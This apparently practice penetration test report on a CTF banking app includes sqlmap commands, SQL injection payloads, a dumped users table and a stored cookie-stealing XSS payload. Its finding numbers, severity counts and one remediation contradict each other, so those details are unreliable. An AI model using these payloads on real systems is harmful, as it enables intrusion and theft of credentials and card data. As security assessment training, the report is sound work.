


MODULE 8-10 PRACTICE
Security Assessment Findings Report

Confidential

Date: June 1th, 2024

Confidentiality Statement

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage or facilitate attacks against the involved parties.

Disclaimer


A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period. Time-limited engagements do not allow for a full evaluation of all security controls. The assessment prioritized identifying the weakest security controls an attacker would exploit. It is recommended to conduct similar assessments on an annual basis by internal or third-party assessors to ensure the continued effectiveness of the controls.

Assessment Overview

From May 28th, 2024 to June 1th, 2024, SafeGuard Solutions engaged me to evaluate the security posture of Jay's Bank application compared to current industry best practices, including a web application penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Web Application Penetration Test

A web application penetration test emulates the role of an attacker targeting the Jay's Bank application from an external and internal perspective. The engineer will assess the application's security by identifying and exploiting vulnerabilities, including but not limited to: SQL Injection, Cross-Site Scripting (XSS), broken authentication and session management, and insecure direct object references (IDOR). The engineer will attempt to gain unauthorized access to sensitive data, manipulate application functionality, and exploit identified weaknesses to determine the potential impact on the application and its users.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Web Application Penetration Test	167.172.75.216

Scope Exclusions

All forms of attacks authorized within the application scope.

Client Allowances

SafeGuard Solutions granted me the following allowances:

- Internal access to network via dropbox and port allowances

Executive Summary

I evaluated Jay's Bank application's security posture through penetration testing from May 28th, 2024 to June 1st, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

During the engagement, scoping did not permit denial of service or social engineering across all testing components.

Time limitations were also in place for testing. The penetration testing was permitted for a duration of 4 days.

Testing Summary

The assessment focused on evaluating Jay's Bank application's security posture. From an internal perspective, vulnerability scanning was conducted against the provided IP address (167.172.75.216) to assess patching status. Additionally, common web application attacks, such as SQL injection, Cross-Site Scripting, and Path traversal, were performed. Beyond vulnerability scanning and public exploit attacks, other potential risks, such as insecure configurations, default credentials, and sensitive information disclosure, were investigated to provide a comprehensive view of the application's security.

A critical finding (Finding 001) revealed that the change password feature suffers from a broken access control vulnerability, allowing unauthorized users to change passwords of any account. Another critical finding (Finding 002) identified a vulnerability in the JWT authentication token implementation, which could lead to unauthorized access. Furthermore, a SQL injection vulnerability (Finding 003) was discovered, posing a significant risk to the application's database security. Additionally, two Cross-Site Scripting vulnerabilities (Finding 004 and Finding 005) were found, potentially enabling attackers to execute malicious scripts in the context of other users' browsers.

Tester Notes and Recommendations

The findings suggest that Jay's Bank application is susceptible to critical vulnerabilities, including broken access control, SQL injection, and Cross-Site Scripting. These vulnerabilities could lead to unauthorized access, data breaches, and compromise of user accounts.

It is recommended that the development team promptly address these vulnerabilities by implementing access controls, input validation, and output encoding mechanisms. Additionally, regular security updates and patches should be applied to the application to mitigate the risk of exploitation.

Furthermore, it is advised to conduct thorough testing, including code reviews and security assessments, before deploying any changes to the production environment. Regular security audits and penetration testing should be scheduled to proactively identify and remediate vulnerabilities, thereby enhancing the overall security posture of the application.

In conclusion, addressing the identified vulnerabilities and implementing proactive security measures will help strengthen Jay's Bank application's resilience against potential attacks and ensure the protection of user data and confidentiality.

Key Strengths and Weaknesses

The following identifies the key strengths identified during the assessment:

1. Structured User Interface: The application has a well-structured user interface, providing users with a clear and intuitive navigation experience.
2. HTTPS Implementation: Secure communication is enforced through HTTPS, ensuring data transmitted between the client and the server is encrypted and protected against eavesdropping.
3. Basic Input Validation Mechanisms: Basic input validation mechanisms are in place for several form fields, helping to mitigate some common vulnerabilities.

The following identifies the key weaknesses identified during the

assessment:

1. Vulnerable DBMS - SQL Injection: The application is susceptible to SQL injection attacks due to inadequate input validation and sanitization of user inputs, posing a significant security risk.
2. XSS Vulnerable on Admin Chat Support: Cross-Site Scripting vulnerabilities exist in the admin chat support feature, allowing attackers to execute malicious scripts in the context of other users' browsers.
3. XSS Vulnerable on Username Field On The Login Page: The username field on the login page is vulnerable to XSS attacks, enabling attackers to inject malicious scripts and potentially steal sensitive information or hijack user sessions.
4. Vulnerable Change Password Feature - Broken Access Control: The change password feature suffers from broken access control, allowing unauthorized users to change passwords of other accounts.
5. Vulnerable JWT Authentication Token - Broken Access Control: The JWT authentication token implementation is vulnerable to broken access control, potentially allowing attackers to gain unauthorized access to user accounts.

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

13	5	6	0	1
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Web Application Penetration Test		
Finding 001 : Vulnerable DBMS - SQL Injection	Critical	Enhance input validation and implement robust SQL sanitization techniques.
Finding 002: XSS Vulnerable on Admin Chat Support - Cross-Site Scripting	Critical	Strengthen input sanitization methods or utilize robust XSS filters to prevent script injection attacks.
Finding 003 : XSS Vulnerable on Username Field On Login Page - Cross-Site Scripting	Critical	Use/Increase sanitization on Web Application Firewall (WAF) or implement DOMPurify.
Finding 004 : Vulnerable Change Password Feature - Broken Access Control	Critical	Improve input sanitization mechanisms or utilize robust XSS filters to prevent script injection attacks.
Finding 005 : Vulnerable JWT Authentication Token	Critical	Enhance authentication mechanisms with multi-factor authentication and strict user ID validation.

Technical Findings

Web Application Penetration Test

Finding 001 : Vulnerable DBMS - SQL Injection

Description:	Through the use of the sqlmap tool with the provided parameters in the "syl.txt" file, it was found that the application is vulnerable to SQL injection attacks. This attack resulted in the exposure of sensitive information such as usernames, passwords, and security questions from the database. This indicates a significant weakness in the application's database security management, allowing attackers to easily take control of sensitive information in the database.
Risk:	Likelihood: Attackers can easily exploit the identified SQL injection vulnerability to gain unauthorized access. Impact: Very High - Sensitive information such as passwords and user data has been leaked, posing a severe threat to the security and integrity of the application and its users. Further exploitation of this vulnerability could lead to additional security breaches and potential damage.
System:	Jay's Bank Application
Tools Used:	sqlmap
References:	https://portswigger.net/web-security/sql-injection


Evidence

```
syl@syl: ~ ×    syl@syl: ~ ×
  GNU nano 7.2                                                    syl.txt *
POST /register HTTP/1.1
Host: 167.172.75.216
Content-Length: 57
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/register
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{"username":"Shibalsekiyaa","password":"Abcdefg-1234567"}
```

sqlmap -r syl.txt --batch --dbs --random-agent --time-sec=12 --level=1 --risk=1


```
┌──(syl㉿syl)-[~]
└─$ sqlmap -r syl.txt --batch --dbs --random-agent --time-sec=12 --level=1 --risk=1
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
sponsible for any misuse or damage caused by this program

[*] starting @ 12:54:27 /2024-05-31/

[12:54:27] [INFO] parsing HTTP request from 'syl.txt'
[12:54:27] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.10) Gecko/20070226 Fedora
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[12:54:27] [INFO] resuming back-end DBMS 'mysql'
[12:54:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON username ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: {"username":"Shibalsekiyaa' AND 7370=7370 AND 'NpnA'='NpnA","password":"Abcdefg-1234567"}

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: {"username":"Shibalsekiyaa' AND (SELECT 9979 FROM (SELECT(SLEEP(12)))mswM) AND 'ttnu'='ttnu","password":"Abcdefg-1234567"}
---
[12:54:28] [INFO] the back-end DBMS is MySQL
web application technology: Express
back-end DBMS: MySQL ⩾ 5.0.12
[12:54:28] [INFO] fetching database names
[12:54:28] [INFO] fetching number of databases
[12:54:28] [INFO] resumed: 2
[12:54:28] [INFO] resumed: information_schema
[12:54:28] [INFO] resumed: ctf_challenge
available databases [2]:
[*] ctf_challenge
[*] information_schema

[12:54:28] [INFO] fetched data logged to text files under '/home/syl/.local/share/sqlmap/output/167.172.75.216'
[12:54:28] [WARNING] your sqlmap version is outdated
```

sqlmap -r syl.txt --batch --tables -D ctf_challenge



```
┌──(syl㉿syl)-[~]
└─$ sqlmap -r syl.txt --batch --tables -D ctf_challenge
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility t
sponsible for any misuse or damage caused by this program

[*] starting @ 12:54:53 /2024-05-31/

[12:54:53] [INFO] parsing HTTP request from 'syl.txt'
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[12:54:53] [INFO] resuming back-end DBMS 'mysql'
[12:54:53] [INFO] testing connection to the target URL
[12:54:54] [WARNING] the web server responded with an HTTP error code (400) which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON username ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: {"username":"Shibalsekiyaa' AND 7370=7370 AND 'NpnA'='NpnA","password":"Abcdefg-1234567"}

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: {"username":"Shibalsekiyaa' AND (SELECT 9979 FROM (SELECT(SLEEP(5)))mswM) AND 'ttnu'='ttnu","password":"Abcdefg-1234567"}
---
[12:54:54] [INFO] the back-end DBMS is MySQL
web application technology: Express
back-end DBMS: MySQL ⩾ 5.0.12
[12:54:54] [INFO] fetching tables for database: 'ctf_challenge'
[12:54:54] [INFO] fetching number of tables for database 'ctf_challenge'
[12:54:54] [INFO] resumed: 2
[12:54:54] [INFO] resumed: queue
[12:54:54] [INFO] resumed: users
Database: ctf_challenge
[2 tables]
+-------+
| queue |
| users |
+-------+

[12:54:54] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[12:54:54] [INFO] fetched data logged to text files under '/home/syl/.local/share/sqlmap/output/167.172.75.216'
```

sqlmap -r syl.txt --dump -T users -D ctf_challenge



```
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: {"username":"Shibalsekiyaa' AND (SELECT 9979 FROM (SELECT(SLEEP(5)))mswM) AND 'ttnu'='ttnu","password":"Abcdefg-1234567"}
---
[12:55:06] [INFO] the back-end DBMS is MySQL
web application technology: Express
back-end DBMS: MySQL ⩾ 5.0.12
[12:55:06] [INFO] fetching columns for table 'users' in database 'ctf_challenge'
[12:55:06] [INFO] resumed: 4
[12:55:06] [INFO] resumed: id
[12:55:06] [INFO] resumed: username
[12:55:06] [INFO] resumed: password
[12:55:06] [INFO] resumed: data
[12:55:06] [INFO] fetching entries for table 'users' in database 'ctf_challenge'
[12:55:06] [INFO] fetching number of entries for table 'users' in database 'ctf_challenge'
[12:55:06] [INFO] resumed: 308
[12:55:06] [INFO] resumed: PRIVATE
[12:55:06] [INFO] resumed: 1
[12:55:06] [INFO] resumed: SuperSecurePassword1337
[12:55:06] [INFO] resumed: admin
[12:55:06] [INFO] resuming partial value: {"phone": "1234567891", "credit_card": "1111111111111111",
[12:55:06] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[12:55:06] [INFO] retrieved: "secret_question": "What is your favorite color?", "secret_answer": "Blue", "role": "user"}
[12:55:39] [INFO] retrieved: 2
[12:55:40] [INFO] retrieved: SuperSecurePassword1337
[12:55:48] [INFO] retrieved: alice
[12:55:50] [INFO] retrieved: {"phone": "2345678901", "credit_card": "2222222222222222", "secret_question": "What is your pet's name?", "secret_answer": "Fluffy", "role": "user"}
[12:56:45] [INFO] retrieved: 3
[12:56:46] [INFO] retrieved: SuperSecurePassword1337
[12:56:54] [INFO] retrieved: bob
[12:56:55] [INFO] retrieved: {"phone": "3456789012", "credit_card": "3333333333333333", "secret_question": "What is your mother's maiden name?", "secret_answer": "Smith", "role": "user"}
[12:57:55] [INFO] retrieved: 4
[12:57:55] [INFO] retrieved: SuperSecurePassword1337
[12:58:03] [INFO] retrieved: charlie
[12:58:06] [INFO] retrieved: {"phone": "4567890123", "credit_card": "4444444444444444", "secret_question": "What was your first car?", "secret_answer": "Toyota", "role": "user"}
[12:59:03] [INFO] retrieved: 5
[12:59:03] [INFO] retrieved: SuperSecurePassword1337
[12:59:11] [INFO] retrieved: dave
[12:59:13] [INFO] retrieved: {"phone": "5678901234", "credit_card": "5555555555555555", "secret_question": "What was your second car?", "secret_answer": "1984", "role": "user"}
[13:00:09] [INFO] retrieved: 6
[13:00:09] [INFO] retrieved: SuperSecurePassword1337
[13:00:17] [INFO] retrieved: eve
[13:00:19] [INFO] retrieved: {"phone": "1234567890", "credit_card": "1234567891234567", "secret_question": "chikin", "secret_answer": "adfs", "role": "user"}
[13:01:07] [INFO] retrieved: 7
[13:01:07] [INFO] retrieved: Halohalo123*
[13:01:12] [INFO] retrieved: <h1><img src="x" onerror="alert(document.cookie)" />
[13:01:31] [INFO] retrieved: {"phone": "0123456789", "credit_card": "1234123412341234", "secret_question": "whoareu", "secret_answer": "superuser", "role": "user"}
[13:02:21] [INFO] retrieved: 8
```

Remediation


- Update the database management system (DBMS) to a newer version with stronger security features and the latest security patches.
- Implement the use of prepared statements and parameterized queries to prevent SQL injection attacks by securely processing user input.
- Conduct regular security audits and routine penetration testing to detect and address potential security vulnerabilities, including SQL injection.


Finding 002: XSS Vulnerable on Admin Chat Support - Cross-Site Scripting

Description:	By injecting a malicious script into the input field of the admin chat support feature, an attacker can execute arbitrary code within the context of other users' browsers. This vulnerability allows for potential theft of session tokens, unauthorized data access, or other malicious actions, posing a significant security risk to the application and its users.
Risk:	Likelihood: High - Attackers can execute arbitrary code within the context of other users' browsers, potentially gaining unauthorized access and control over website content.. Impact: Very High - Severe disruption and modification of website content, leading to potential data theft, unauthorized access, and significant damage to the application's integrity and reputation.
System:	Jay's Bank Application
Tools Used:	Browser Developer Tools
References:	https://owasp.org/www-community/attacks/xss/

